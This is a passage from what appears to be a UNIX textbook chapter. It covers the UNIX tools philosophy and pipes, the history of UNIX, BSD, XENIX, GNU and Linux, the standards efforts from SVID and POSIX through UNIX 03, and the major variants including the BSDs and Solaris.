The fact that your screen and keyboard are treated as files enables you to use the same programs or commands that deal with ordinary stored files for taking input from your terminal or displaying information on it.

A unique characteristic of UNIX is the large collection of commands or software tools that it provides. This is another expression of the basic philosophy These tools are small programs, each designed to perform a specific function, and all designed to work together. Instead of a few large programs, each trying to do many things, UNIX provides many simple tools that can be combined to do a wide range of things. Some tools carry out one basic task and have mnemonic names. Others are programming languages in their own right with their own complicated syntaxes.

A good example of the tools approach is the **sort** command, which takes a file, sorts it according to one of several possible rules, and outputs the result. It can be used with any text file. It is often used together with other programs to sort their output.

A separate program for sorting means that other programs do not have to include their own sorting operations. This has obvious benefits for developers, but it also helps you. By using a single, generic, sorting program, you avoid the need to learn the different commands, options, and conventions that would be necessary if each program had to provide its own sorting.

The emphasis on modular tools is supported by one of the most characteristic features of UNIX-the *pipe.* This feature, important for both users and programmers, is a general mechanism that enables you to use the output of one command as the input of another. It is the "glue" used to join tools together to perform the tasks you need. UNIX treats input and output in a simple and consistent way, using *standard input* and *standard output.* For instance, input to a command can be taken either from a terminal or from the output of another command without using a different version of the command.

PREV NEXT

PREV NEXT

The Birth of the UNIX System

The history of the UNIX System dates back to the late 1960s when MIT, AT&T Bell Labs, and then-computer manufacturer GE (General Electric) worked on an experimental operating system called Multics. Multics, from *Multi*plexed Information and Computing System, was designed to be an interactive operating system for the GE 645 mainframe computer, allowing information sharing while providing security Development met with many delays, and production versions turned out to be slow and required extensive memory For a variety of reasons, Bell Labs dropped out of the project. However, the Multics system implemented many innovative features and produced an excellent computing environment.

In 1969, Ken Thompson, one of the Bell Labs researchers involved in the Multics project, wrote a game for the GE computer called Space Travel. This game simulated the solar system and a space ship. Thompson found that the game ran jerkily on the GE machine and was costly-approximately $75 per run! With help from Dennis Ritchie, Thompson rewrote the game to run on a spare DEC PDP-7. This initial experience gave him the opportunity to write a new operating system on the PDP-7, using the structure of a file system Thompson, Ritchie, and Rudd Canaday had designed. Thompson, Ritchie, and their colleagues created a multitasking operating system, including a file system, a command interpreter, and some utilities for the PDP-7. Later, after the new operating system was running, Space Travel was revised to run under it. Many things in the UNIX System can be traced back to this simple operating system.

Because the new multitasking operating system for the PDP-7 could support two simultaneous users, it was humorously called UNICS for the *Uni*plexed Information and Computing System; the first use of this name is attributed to Brian Kernighan. The name was changed slightly to *UNIX* in 1970, and that has stuck ever since. The Computer Science Research Group wanted to continue to use the UNIX System, but on a larger machine. Ken Thompson and Dennis Ritchie managed to get a DEC PDP-11/20 in exchange for a promise of adding text processing capabilities to the UNIX System; this led to a modest degree of financial support from Bell Laboratories for the development of the UNIX System project. The UNIX operating system, with the text formatting program **runoff,** both written in assembly language, was ported to the PDP-11/20 in 1970. This initial text processing system, consisting of the UNIX operating system, an editor, and **runoff,** was adopted by the Bell Laboratories Patent Department for text processing. **runoff** evolved into **troff,** the first electronic publishing program with typesetting capability.

In 1972, the second edition of the *UNIX Programmer's Manual* mentioned that there were exactly ten computers using the UNIX System, but that more were expected. In 1973, Ritchie and Thompson rewrote the kernel in the C programming language, a high-level language unlike most systems for small machines, which were generally written in assembly language. Writing the UNIX operating system in C made it much easier to maintain and to port to other machines. The UNIX System's popularity grew because it was innovative and was written compactly in a high-level language with code that could be modified to individual preferences. AT&T did not offer the UNIX System commercially because, at that time, AT&T was not in the computer business. However, AT&T did make the UNIX System available to universities, commercial firms, and the government for a nominal cost.

UNIX System concepts continued to grow. Pipes, originally suggested by Doug McIlroy, were developed by Ken Thompson in the early 1970s. The introduction of pipes made possible the development of the UNIX philosophy, including the concept of a toolbox of utilities. Using pipes, tools can be connected, with one taking input from another utility and passing output to a third.

By 1974, the fourth edition of the UNIX System had become widely used inside Bell Laboratories. (Releases of the UNIX System produced by research groups at Bell Laboratories have traditionally been known as *editions*.) By 1977, the fifth and sixth editions had been released; these contained many new tools and utilities. The number of machines running the UNIX System, primarily at Bell Laboratories and universities, increased to more than 600 by 1978. The seventh edition, the direct ancestor of the UNIX operating system available today, was released in 1979.

UNIX System III, based on the seventh edition, became AT&T's first commercial release of the UNIX System in 1982. However, after System III was released, AT&T, through its Western Electric manufacturing subsidiary, continued to sell versions of the UNIX System. UNIX System III, the various research editions, and experimental versions were distributed to colleagues at universities and other research laboratories. It was often impossible for a computer scientist or developer to know whether a particular feature was part of the mainstream UNIX System or just part of one of the variants that might fade away. To foster the success of UNIX, AT&T needed to clarify what constituted mainstream UNIX, which they did when they released UNIX System V, discussed in the next subsection.

UNIX System V

To eliminate the confusion over varieties of the UNIX System, AT&T introduced UNIX System V Release 1 in 1983. (UNIX System IV existed only as an internal AT&T release.) With UNIX System V Release 1, for the first time, AT&T promised to maintain *upward compatibility* in its future releases of the UNIX System. This meant that programs built on Release 1 would continue to work with future releases of System V.

Release 1 incorporated some features from the version of the UNIX System developed at the University of California, Berkeley, including the screen editor **vi** and the screenhandling library **curses.** AT&T offered UNIX System V Release 2 in 1985. Release 2 introduced protection of files during power outages and crashes, locking of files and records for exclusive use by a program, job control features, and enhanced system administration. Release 2.1 introduced two additional features of interest to programmers: demand paging, which allows processes to run that require more memory than is physically available, and enhanced file and record locking.

In 1987, AT&T introduced UNIX System V Release 3.0; it included a simple, consistent approach to networking. These capabilities include STREAMS, used to build networking software, the Remote File System, used for file sharing across networks, and the Transport Level Interface (TLI), used to build applications that use networking. Release 3.1 made UNIX System V adaptable internationally, by supporting wider character sets and date and time formats. It also provided for several important performance enhancements for memory use and for backup and recovery of files. Release 3.2 provided enhanced system security, including displaying a user's last login time, recording unsuccessful login attempts, and a shadow password file that prevents users from reading encrypted passwords. Release 3.2 also introduced the Framed Access Command Environment (FACE), which provides a menu-oriented user interface.

Release 4 unified various versions of UNIX that were developed inside and outside AT&T, including the BSD System, the SunOS, and XENIX, each discussed later in this chapter. These variants were all merged into UNIX System V Release 4. UNIX System V Release 4 met its goal of providing a single UNIX System environment, meeting the needs of a broad array of computer users. Because of this, SVR4 has served as the basis for much of the further evolution of UNIX.

After releasing UNIX System V Release 4, AT&T split off its UNIX System Laboratories (USL) as a separate subsidiary AT&T held a majority stake in USL, selling off portions of USL to other companies. USL developed UNIX System V Release 4.2, also known as Destiny, to address the market for running UNIX on the desktop. Release 4.2 included a graphical user interface that helps users manage their desktop environment and simplifies many administrative tasks.

In July 1993, AT&T sold its UNIX System Laboratories to Novell. Companies competing with Novell in the UNIX market, including the Santa Cruz Operation (SCO) and Sun Microsystems, objected to Novell's control of UNIX System V; they felt that this control would give Novell an advantage over competing products in the UNIX marketplace.

To counter this perception, in October 1993, Novell transferred trademark rights to the UNIX operating system to X/Open (which is now part of the Open Group-discussed later in this chapter). Under this agreement, any company could use the name UNIX for an operating system, as long as the operating system complied with X/Open's specifications, with a royalty fee going to X/Open. Novell continued to license System V Release 4 source code to other companies, either taking royalty payments or making a lumpsum sale. Novell also developed its own version of System V Release 4, called UnixWare.

In 1995, Novell sold its ownership of UNIX System V Release 4 and its version of UNIX System V Release 4, UnixWare, to the Santa Cruz Operation. SCO became the owner of the UNIX System V Release 4 source code and continued the development of UNIX System V Release 4 (and in 1997 introduced UNIX System V Release 5 under the name SCO UnixWare 7-see later in this chapter for more information). Unlike UNIX System V Release 4, which was licensed by many computer companies, this newer release of UNIX System V was not licensed by other computer companies. In 2000 SCO sold the rights to its UnixWare operating system, including its ownership of the source code for UNIX System V, as well as parts of its company, to Caldera Systems, a company whose original product was a distribution of Linux (see later in this chapter of a discussion of Linux). Caldera later changed its name to the SCO Group. (The old SCO company had changed the name to the part of its company not sold to Caldera to Tarantella.) The SCO Group (the company formerly called Caldera) has instituted some extremely controversial legal actions asserting its intellectual property rights from its ownership of the UNIX System V source code. These legal actions (discussed later in this chapter) have caused uproar in the UNIX/Linux communities, and the ultimate disposition of these legal actions is still up in the air.

The Berkeley Software Distribution (BSD)

Many important innovations to UNIX have been made at the University of California, Berkeley. Some of these enhancements had been made part of UNIX System V in earlier releases, and many more were introduced in UNIX System V Release 4. Furthermore, several important UNIX variants are primarily based on earlier versions of UNIX developed at the University of California, Berkeley.

U.C. Berkeley became involved with UNIX in 1974, starting with the fourth edition. The development of Berkeley's version of UNIX was fostered by Ken Thompson's 1975 sabbatical at the Department of Computer Science. While at Berkeley, Thompson ported the sixth edition to a PDP-11/70, making UNIX available to a large number of users. Graduate students Bill Joy and Chuck Haley did much of the work on the Berkeley version. They put together an editor called **ex** and produced a Pascal compiler. Joy put together a package that he called the "Berkeley Software Distribution." He also made many other valuable innovations, including the C shell and the screen-oriented editor **vi**-an expansion of **ex**. In 1978, the Second Berkeley Software Distribution was made; this was abbreviated as 2BSD. In 1979, 3BSD was distributed; it was based on 2BSD and the seventh edition, providing virtual memory features that allowed programs larger than available memory to run. 3BSD was developed to run on the DEC VAX-11/780.

In the late 1970s, the United States Department of Defense's Advanced Research Projects Agency (DARPA) decided to base their universal computing environment on UNIX. DARPA decided that the development of their version of UNIX should be carried out at Berkeley Consequently, DARPA provided funding for 4BSD. In 1983, 4.1BSD was released; it contained performance enhancements. The 4.2BSD operating systems, also released in 1983, introduced networking features, including TCP/IP networking, which can be used for file transfer and remote login, and a new file system that sped access to files. Release 4.3BSD came out in 1987, with minor changes to 4.2BSD.

Many computer vendors have used the BSD System as a foundation for the development of their variants of UNIX. One of the most important of these variants is the Sun Operating System (SunOS, which has evolved into Solaris, discussed later in this chapter), developed by Sun Microsystems, a company cofounded by Joy SunOS added many features to 4.2BSD, including networking features such as the Network File System (NFS). The SunOS was one of the UNIX variants that were merged to create UNIX System V Release 4.

Although the BSD System played an important role in the creation of UNIX System V Release 4, it continued to evolve independently The latest version of BSD was 4.4 BSD, which included a wide variety of enhancements, many involving networking capabilities. Furthermore, both the source code and the binary code for a variant of 4.4BSD, known as 4.4 BSD-Lite, were freely distributed, encumbered by licenses for earlier AT&T developed versions of UNIX.

Many UNIX variants are based on BSD releases, including 386BSD, a free version of BSD developed in the early 1990s for the Intel 80836 processor. FreeBSD, a widely used free UNIX variant, is based

on 386BSD and 4.4 BSD-Lite. FreeBSD, and several other important UNIX variants based on BSD, including NetBSD and OpenBSD, are discussed later in this chapter.

XENIX

In 1980, Microsoft introduced XENIX, a variant of UNIX designed to run on microcomputers. The introduction of XENIX brought UNIX capabilities to desktop machines; previously these capabilities were available only on larger computers. XENIX was originally based on the Seventh Edition, with some utilities borrowed from 4.1BSD. In Release 3.0 of XENIX, Microsoft incorporated new features from AT&T's UNIX System III, and in 1985 XENIX was moved to a UNIX System V base.

In 1987 XENIX was ported to 80386-based machines by the Santa Cruz Operation, a company that had worked with Microsoft on XENIX development. In 1987, Microsoft and AT&T began joint development efforts to merge XENIX with UNIX System V, and they accomplished this in UNIX System V Release 3.2. This effort provided a unified version of the UNIX System that runs on systems ranging from desktop personal computers to supercomputers. Of all the early variants of UNIX, the XENIX System achieved the largest installed base of machines. This position was only surpassed by Linux in 2000, the widely used free variant of UNIX which we next discuss.

PREV NEXT

PREV NEXT

GNU and Linux

In 1984 Richard Stallman began work on a free operating system called GNU (a *reverse acronym,* that is, an acronym that refers to itself, for GNU *is* Not UNIX). Stallman founded the Free Software Foundation, a nonprofit organization supporting the creation and sharing of free software, and in particular, the GNU project. The goal of the GNU project was to make GNU like UNIX, without using any UNIX source code. Stallman wanted to develop an operating system that could evolve through the work of a community, with users free to study the source code and to modify and publish enhancements to it. Because constructing an entire operating system, including the kernel and user utilities, is a daunting task, GNU was designed to be modular so that different people could develop different parts of the operating system and so that it could easily incorporate already existing free software. By 1990 GNU had its own versions of the almost all the utilities, tools, and core libraries of UNIX, as well as the emacs text editor and a C compiler, GCC. However, it lacked a kernel, and initial efforts to develop one were not entirely successful.

Meanwhile, in 1991 Linus Torvalds, then a student at the University of Helsinki, Finland, decided to build a kernel for a new UNIX-like operating system for PCs. Torvalds had been working with the Minix operating system built by Andrew Tannenbaum to illustrate features of UNIX. Torvalds wanted a UNIX version for PCs that captured the features of Minix. He considered his work on this new kernel, which was eventually named *Linux,* to be a hobby and thought his new operating system would never become anything remotely like a professional-quality operating system. Torvalds invited other people to download a copy of his new kernel over the Internet and to improve and add to it. Many people decided to take up Torvalds's offer, relating to his goals and the inherent technical challenges. They worked alone, and in teams, to improve Linux. All this work was, and continues to be, done under the direction of Linus Torvalds, with communication and collaboration done over the Internet.

A key goal of the developers of Linux kernel is not to use any proprietary code. The kernel is legally protected by the *GNU Public License;* it is packaged with many executables making up a fully functional version of UNIX. Combined with GNU software, containing UNIX-like utilities, tools, core libraries, compilers, text editors, desktop environments, and other components, Linux (sometimes called GNU/Linux) provides a complete UNIX environment.

The latest major release of the Linux kernel is Linux 2.6, which was introduced in 2003; minor releases are frequently made. The Linux 2.6 kernel supports 64-bit computing (that is, computing that supports addressing up to 2^{64} bytes of virtual memory, which far exceeds the amount needed to support even 4 GB of RAM) and hyperthreading (which allows multiple threads of computer code to run at the same time on Intel Pentium IV processors, providing improved performance and allowing more users to be supported on a server). It provides performance improvements for database applications and for networking and offers increased levels of security.

Linux has become increasingly popular and receives wide attention in the computer industry Linux has become popular because, among other reasons, it is free, a large community of developers is constantly adding new features and capabilities to Linux, and many people relate to the philosophy behind Linux. This philosophy, which endorses the notion that software should be open and free, runs counter to the way Microsoft has done most of its business. (For example, Microsoft has long kept the code for its Windows operating system closed.) To use Linux, you need to obtain a Linux distribution. We will discuss Linux distributions later in this chapter when we discuss widely used UNIX variants.

The SCO Lawsuit

Although Linux has been designed to be free of commercial code, in 2003 the SCO Group filed a lawsuit against IBM. The SCO Group claimed that IBM had contributed some code that was protected by an SCO Group copyright to Linux, violating the license IBM holds to use UNIX. Also, the SCO Group filed suits against other companies. This controversy has not yet been settled, although most experts feel that the SCO Group is incorrect in their assertions of copyright infringement. These experts feel that these SCO Group lawsuits will ultimately be dismissed.

PREV NEXT

UNIX Standards

Standards also steer the evolution of the UNIX System. First, features are developed for a particular variety of UNIX, and then sometimes these features become part of a standards process. Once a feature is standardized, different versions of UNIX include a compliant version of this feature.

The use of different versions of UNIX led to problems for applications developers who wanted to build programs for a range of computers running UNIX. To solve these problems, various *standards* have been developed. These standards define the characteristics a system should have so that applications can be built to work on any system conforming to the standard.

The System V Interface Definition (SVID)

For UNIX System V to become an industry standard, other vendors needed to be able to test their versions of the UNIX System for conformance to System V functionality In 1983, AT&T published the *System V Interface Definition (SVID).* The SVID specifies how an operating system should behave for it to comply with the standard. Developers could build programs that are guaranteed to work on any machine running a SVID-compliant version of the UNIX System. Furthermore, the SVID specifies features of the UNIX System that were guaranteed not to change in future releases, so that applications were guaranteed to run on all releases of UNIX System V. Vendors could check whether their versions of UNIX were SVID-compliant by running the *System V Verification Suite* developed by AT&T. The SVID evolved with new releases of UNIX System V. A newer version of the SVID was prepared in conjunction with UNIX System V Release 4.

POSIX

An independent effort to define a standard operating system environment was begun in 1981 by/usr/group, an organization made up of UNIX System users who wanted to ensure the portability of applications. They published a standard in 1984. Because of the magnitude of the job, in 1985 the committee working on standards merged with the Institute for Electrical and Electronics Engineers (IEEE) Project 1003 (P1003). The goal of P1003 was to establish a set of American National Standards Institute (ANSI) standards. The standards that the various working groups in P1003 are establishing are called the *Portable Operating System Interface for Computer Environments (POSIX).* POSIX is a family of standards that defines the way applications interact with an operating system. Among the areas covered by POSIX standards are system calls, libraries, tools, interfaces, verification and testing, real-time features, and security The POSIX standard that has received the most attention is P1003.1 (also known as *POSIX.1*), which defines the system interface. Another important POSIX standard is P1003.2 (also known as *POSIX.2*), which deals with shells and utilities. POSIX 1003.3 covers testing methods for POSIX compliance; POSIX 1003.4 covers real-time extensions. Many additional POSIX standards have been developed besides these four standards.

POSIX has been endorsed by the National Institute of Standards and Technology (NIST), previously known as the National Bureau of Standards (NBS), as part of the Federal Information-Processing Standard (FIPS). The FIPS must be met by computers purchased by the U.S. federal government.

The Open Software Foundation (OSF)

In 1988 a group of computer vendors, including IBM, DEC, and Hewlett-Packard, formed a consortium called the Open Software Foundation (OSF) to develop a version of the UNIX System to compete with UNIX System V Release 4. Their version of the UNIX System, called OSF/1, never really has played much of a role in the UNIX marketplace. Of all the major vendors in this consortium, only the Digital Equipment Corporation (DEC, later bought by Compaq, which in turn was bought by HP) based its core strategy on an OSF version of UNIX. OSF also sponsored its own graphical user interface, called MOTIF, which was created as a composite of graphical user interfaces from several vendors in OSF. Unlike OSF/1, MOTIF saw wide marketplace acceptance. After 1990, the OSF changed direction; instead of developing new technology, it acted as a clearinghouse for open systems technology. In 1996 OSF merged with the X/OPEN Consortium to form the Open Group. (See later in this chapter for

discussions of X/OPEN and the Open Group.)

The X/OPEN Consortium

Another way that vendors addressed the problem posed by competing versions of UNIX was to set standards that an operating system could meet to be "UNIX." One such set standard was provided by X/Open, an international consortium of computer vendors established in 1984. X/Open adopted existing standards and interfaces, without developing its own standards. X/Open was begun by European computer vendors and grew to include most U.S. computer companies.

The goal of X/Open was to standardize software interfaces. They did this by publishing their *Common Applications Environment (CAE).* The *CAE* was based on the SVID and contained the POSIX standards. UNIX System V Release 4 conformed to XPG3, the third edition of the *X/Open Portability Guide.* In 1992 X/Open announced XPG4, the fourth edition of their portability guide. XPG4 includes updates to specifications in XPG3 and many new interface specifications, with a strong emphasis on interoperability between systems. In 1996 X/Open merged with the OSF to form the Open Group (discussed later in this chapter).

The X/OPEN API

One of the major problems in the UNIX (and open systems) industry is that a software vendor must devote a great deal of effort to porting a particular software product to different UNIX systems. In 1993, to help mitigate this problem, X/Open assumed the responsibility for managing the evolution of a common application programming interface (API) specification. This specification allowed a vendor of UNIX System software to develop applications that will work on all UNIX platforms supporting this specification. The original name for this specification was *Spec 1170,* for the 1,170 different application programming interfaces originally in it. These 1,170 APIs came from X/Open's XPG4, from the System V Interface Definition, from the OSF's Application Environment Specification (AES) Full Use Interface, and from user-based routines derived from a source code analysis of leading UNIX System application programs. When X/Open took over responsibility for this specification, it made some additions and changes, defining what is now called the *Single UNIX Specification.* Systems demonstrating conformance to the Single UNIX Specification received the mark *UNIX 95.* Among the vendors that registered UNIX 95 systems with X/Open were HP, DEC (which was purchased by Compaq, which was later purchased by HP), IBM, NCR, SCO, SGI, and Sun.

The Common Open Software Environment (COSE)

In 1993, some of the major UNIX vendors created the *Common Open Software Environment* consortium. Among these vendors were Hewlett-Packard, IBM, SunSoft, SCO, Novell, and the UNIX System Laboratories. The goal of this consortium was to define industry standards for UNIX systems in six areas: graphical user interface, multimedia, networking, object technology, graphics, and system management. The first of these areas to be implemented was the graphical user interface. COSE began work on the *Common Desktop Environment (CDE),* which was designed to be the industry-standard graphical user interface for UNIX systems. Later COSE went out of existence; work on the CDE was taken over by the OSF (which later merged into the Open Group-see the text that follows). Implementations of the CDE first appeared in 1994; it is now included in all major UNIX variants.

The Open Group and the Single UNIX Specification

The *Open Group* was formed in 1996 when the Open Software Foundation, which had outlived its original charter, and X/Open merged. The Open Group is a consortium whose members include computer vendors, software companies, and end-user organizations. Their vision, considerably expanded from that of X/Open and the OSF, is to foster "boundary-less information flow" that "will enable access to integrated information, within and among enterprises, based on open standards and global interoperability" Their specification of UNIX is only part of this broad mission. For more information on the Open Group, go to *http://www.opengroup.org/* .

Version 2 of the Single UNIX Specification

In 1997 the Open Group developed an enhanced version of the Single UNIX Specification, called *Version 2*. The Open Group stated that this specification was developed to ensure that UNIX remains the best platform for enterprise mission-critical systems and for high-performance graphical applications. Version 2 builds upon the original Single UNIX Specification, updating it with new standards and industry advances. Version 2 includes the following:

- Large file extensions, permitting UNIX systems to support files of arbitrary size, of particular relevance for database applications
- Dynamic linking extensions that permit applications to share common code across applications, yielding simplified software maintenance and performance enhancements for applications
- Changes known as the N-bit cleanup, removing hardware data-length dependencies and restrictions, enabling the move to 64-bit processors
- Changes known as Year 2000 Alignment, designed to minimize the impact of the millennium rollover
- Extended threads functions, allowing significant performance gains on multiprocessor hardware and increased application throughput
- Alignment with the latest POSIX standards, including real-time features

The Single UNIX Specification Version 2 contains 1,434 programming interfaces, while the original Single UNIX Specification had 1,170.

UNIX 98

The Open Group has specified *UNIX 98* as the mark for systems that conform to Version 2 of the Single UNIX Specification. UNIX 98 is a family of standards for different types of computers, such as basic systems, workstations, and servers:

- *UNIX 98,* the base product standard
- *UNIX 98 Workstation,* the base product standard together with the Common Desktop Environment
- *UNIX 98 Server,* the base product standard together with the Internet Protocol Suite, Java support, and Internet capabilities that support network computing

The UNIX 98 Server is designed to meet the needs for highly reliable Internet applications. HP, IBM, Sun Microsystems, and Fujitsu all had UNIX 98 registered products.

Version 3 of the Single UNIX Specification

Version 3 of the Single UNIX specification was released in 2003. It was developed by the Austin Group, a joint working group of members of the IEEE Portable Applications Standards Committee, the Open Group, and the ISO/IEC Joint Technical Committee 1. The Austin Group created the Single UNIX Specification Version 3 by revising, combining, and updating a collection of diverse UNIX standards, including ISO/IEC 9945–1 and 9945–2, IEEE Standards 1003.1 and 1003.2, and the Base Specifications of The Open Group Single UNIX Specification.

The revision of the Base Specifications were made with the goal of minimizing the number of changes needed to existing implementations conforming to the earlier versions of the standards to bring them into conformance with the new standard.

Besides the Base Specifications, the Single UNIX Specification, Version 3 includes an updated X/Open Curses specification.

UNIX 03

The UNIX 98 Product Standard has been enhanced to produce the UNIX 03 Product Standard. The most important enhancement is alignment with the Single UNIX Specification, Version 3, including new issue of The Open Group Base Specifications (identical to IEEE Std 1003.1– 2001 and ISO/IEC 9945:2002).

The mandatory enhancements beyond the UNIX 98 Product Standard include the alignment of interfaces with ISO/IEC 9899:1999 (relating to the C language) and the addition of new functionality for this alignment, the addition of new networking functionality with the latest issue of XNS and IEEE Standard 1003.1g-2000, and the incorporation of additions and corrections to the core POSIX system interfaces and utilities. These additions and corrections are derived from the P1003.1a and P1003.2b standards.

Optional enhancements included in the UNIX 03 product standard are networking functionality with optional support for Internet Protocol Version 6 (IPv6), additional sets of APIs for real-time support, and the Batch Utilities extension, derived from IEEE Standard 1003.2d-1994.

IBM and Sun both have products that have been certified to meet the UNIX 03 product standard.

PREV NEXT

PREV NEXT

Widely Used UNIX Variants

As mentioned before, there is no single operating UNIX operating system. Instead, there is a large collection of UNIX variants. All these variants share a large number of features. Furthermore, porting software between the widely used variants is relatively straightforward. Many of the differences between variants are hidden to the user, and other difference result from the way these variants have evolved. The most significant differences are in the areas of add-ons that help make particular UNIX variants well suited for particular purposes and tasks.

We will briefly describe some of the most important variants here. Subsequent chapters will address the common features shared by different variants of UNIX as well as some of their differences. They will also address some of the specific aspects of some of the most widely used UNIX variants, including Linux, Solaris, HP-UX, Mac OS X, and AIX.

Linux

Linux is an extremely popular variant of the UNIX System. Among the reasons for this popularity is that it can be used free of charge, as well as the depth and breadth of its capabilities and the large amount of software that runs on Linux, made possible by the expertise and dedication of the large Linux development community. This popularity has also been helped by the support for Linux by many commercial computer companies, including IBM, HP, Sun, and Novell. Linux is covered by a copyright under the terms of the GNU General Public License, which prevents people from selling it without allowing the buyer to freely copy and distribute it. The Linux kernel is available on the Internet at hundreds of FTP sites. Linux is now available for many different processors, including the Intel *x86* family, Motorola 68k, Sparc, and Power PC.

Today, Linux is widely used both on the desktop and on servers, in the homes, small businesses, and enterprises. Although Linux is not compliant with the POSIX.1 standard, it exhibits a high degree of POSIX compliance. The goal of its developers is to make it as compliant as possible with standards from the Open Group. Linux shares many features of UNIX System V and has many enhancements. It has become a widely popular version of UNIX for use on personal computers. Several desktop environments, including GNOME and KDE, run on Linux, making it easy for users to use Linux if they are used to Windows PCs. Also, application software is readily available for Linux. In the past five years it has become widely used for server applications and is now extensively run on web servers, mail servers, file servers, and firewalls.

To begin using Linux, you will need to obtain a *Linux distribution.* (You can also buy a PC that is preconfigured with a Linux distribution.) A Linux distribution contains the Linux kernel, a collection of programs and applications that run on Linux, and an installation program. Linux distributions are available from commercial vendors, from nonprofit organizations, from teams of people, and from individuals. Linux distributions can be sold as long as they do not limit the redistribution of their software. There are many different Linux distributions (one count lists more than 450-see *http://en.wikipedia.org/wiki/List_of_Linux_distributions).* Some Linux distributions are general purpose for desktops or for servers, and some are designed for specific purposes ranging from embedded systems to real-time computing. Although most people speak of Linux as one single operating system, each distribution is really a separate operating system. That is, the many different Linux distributions are really distinct variants of UNIX.

Among the more popular general-purpose Linux distributions (available either via Internet downloading or on CD-ROM) are those from Red Hat *(http://www.redhat.com/),* Caldera (owned by the SCO Group) *(http://www.caldera.com/),* Debian *(http://www.debian.org/),* SuSE (now owned by Novell) *(http://www.novell.com/linux/suse/),* Mandriva *(http://www.mandriva.com/),* TurboLinux *(http://www.turbolinux.org/),* and Slackware *(http://www.slackware.org/).* Sometimes, vendors of Linux distributions offer a free version of their distribution via Internet download and also sell their distribution on media and with support. Linux distributions may vary in many ways, including the version of the Linux kernel, the programs they include along with the kernel, and their installation programs. Among the applications included with many Linux distributions are web browsers, the

Apache web server, security tools, and office applications such as *Open Office,* a complete office suite. Because of the differences between Linux distributions, applications that run on one distribution may not run on a different distribution. To remedy potential incompatibilities, an effort is underway called the *Linux Standard Base (LSB)* to develop and promote standards that will increase compatibility among Linux distributions with the goal that applications will be able to run on any compliant Linux system. To learn more about the LSB, go to *http://www.linuxbase.org/*.

Most of the material in this book is relevant for Linux users, and special attention has been taken to explain some of the most important variations found in Linux. A good starting place for more information about Linux is *http://www.linuxresources.com/*.

BSD Variants: FreeBSD, NetBSD, and OpenBSD

The Berkeley Software Distribution has been used a base for the development for several widely used UNIX variants, including FreeBSD, NetBSD, and OpenBSD. Surveys show that among users of variants of BSD, FreeBSD is by far the most commonly used, followed by OpenBSD, and then NetBSD.

FreeBSD

FreeBSD 1.0 was introduced in 1993. It was originally based on 4.3BSD-Lite and 386BSD, with many GNU components. Because of legal concerns regarding 386BSD source code, FreeBSD 2.0, released in 1994, was based on 4.4BSD-Lite. FreeBSD runs on a wide range of processors, including Intel *x86* processors.

The developers of FreeBSD maintain two branches of simultaneous development, the *STABLE* branch and the *CURRENT* branch, which offers an aggressive new kernel and features for users. FreeBSD 5.0 was released in early 2003. It introduced support for application threads, advanced multiprocessors, and new platforms, including the IA-64 platform. FreeBSD 5 introduced improved symmetric multiprocessor (SMP) support. FreeBSD 5 also includes new security features that were developed as part of the *TrustedBSD* project, a project whose purpose is to add trusted operating system functionality to FreeBSD. This functionality includes an extensible access control framework, access control lists, and a new file system. FreeBSD 6.0 was released in late 2005, and 7.0-CURRENT is under development. These versions continue the work on SMP and threading optimization, as well as additional work in the area of advanced 802.11 functionality and added security functionality.

FreeBSD provides an easy way to install software that has been ported to FreeBSD, called the Ports Collection. Using the Ports Collection, software can be installed using the **make** command, with little extra work. In particular, most applications are automatically downloaded from the Internet, patched and configured if necessary, compiled, installed, and registered in the package database. Over 14,000 pieces of software are currently available in the Ports Collection. FreeBSD also provides binary compatibility with Linux so that FreeBSD users can run applications developed for Linux that are distributed only in binary form.

To learn more about FreeBSD go to *http://www.freebsd.org/*.

NetBSD

NetBSD was born in 1993; its first multiplatform release, NetBSD 1.0, was introduced in 1994. NetBSD replaced source code based on 4.3BSD NET/2 with source code based on 4.4BSD-lite, making it freely redistributable without restriction. NetBSD is noted for the quality of its design and implementation. It was developed using 4.3BSD NET/2 and 386BSD as the base. The name NetBSD comes from the importance of the Internet in the distributed way it was developed.

NetBSD is noted for its portability, as well as for the ease of this portability. To emphasize this, the motto for NetBSD is “Of course it runs NetBSD.” Currently, NetBSD runs on more than 50 different hardware platforms, ranging from 64-bit machines, to desktop systems, to handheld devices and embedded systems.

In 1998, NetBSD 1.3 introduced a Package Collection **(pkgsrc)**, which provides the changes needed so that a large collection of freely available software can be run on NetBSD. NetBSD 2.0 was released in 2004. With this release NetBSD introduced support for symmetric multiprocessing (SMP) for several CPU architectures, as well as a native threads implementation. With release 2.0, approximately 50 different platforms were supported.

The current release, NetBSD 3.0, was released at the end of 2005. NetBSD 3.0 supports the Xen Virtual Machine Monitor, which allows NetBSD to support execution of multiple guest operating systems at high level of performance and with resource isolation. Because of the portability of NetBSD, it was long said that NetBSD is portable to every type of machine except perhaps a kitchen toaster. However, with this new release, NetBSD now can control a kitchen toaster through the porting of the operating system to an embedded-system single-board computer that can be housed in the empty space of a toaster. Over 5,700 third-party packages are now supported in pkgrc.

NetBSD also provides system-call level binary compatibility with Linux, FreeBSD, Darwin, Solaris, HP-UX, Solaris, and UnixWare. This allows NetBSD users to run many applications that are distributed only in binary form for other UNIX variants.

For more information about NetBSD, go to *http://www.NetBSD.org/*.

OpenBSD

OpenBSD was split off from NetBSD by its founder Theo de Raadt in 1994. The initial release of OpenBSD was made in 1996. The project introduces a new release every six months, maintained and supported for one year. It is noted for strong support of security, offering security features and capabilities not found in most other UNIX variants. OpenBSD is based entirely on open-source code that can be licensed free of restrictions. The developers of OpenBSD make extra efforts to audit the source code for bugs and for security problems. As in other BSD-based variants of UNIX, the kernel and user programs of NetBSD are developed together in a single source repository.

The latest release is OpenBSD 3.8, which was released in late 2005. OpenBSD currently runs on 16 different hardware platforms. Third-party software is available as binary packages or may be built from source using its ports collection.

For more information about OpenBSD, go to *http://www.openbsd.org/*.

Solaris

The original operating system of Sun Microsystems was called the SunOS. It was based on UNIX System V Release 2 and 4.3BSD. In 1991, Sun Microsystems set up SunSoft as a separate subsidiary for the development and marketing of software, including operating systems. At its inception, SunSoft began the task of migrating from the SunOS to a new version of UNIX based on UNIX SVR4. SunSoft's first version of UNIX, Solaris 1.0, was an enhanced version of the SunOS.

With Solaris 2.0, SunSoft moved to an operating system based on SVR4. Although Solaris 2.0 was the first "official" version of Solaris, it was not widely used due to the limited number of workstations it supported. The first version of Solaris to run on all Sun SPARC-based workstations and Intel *x*86-based workstations was Solaris 2.1, released in late 1992.

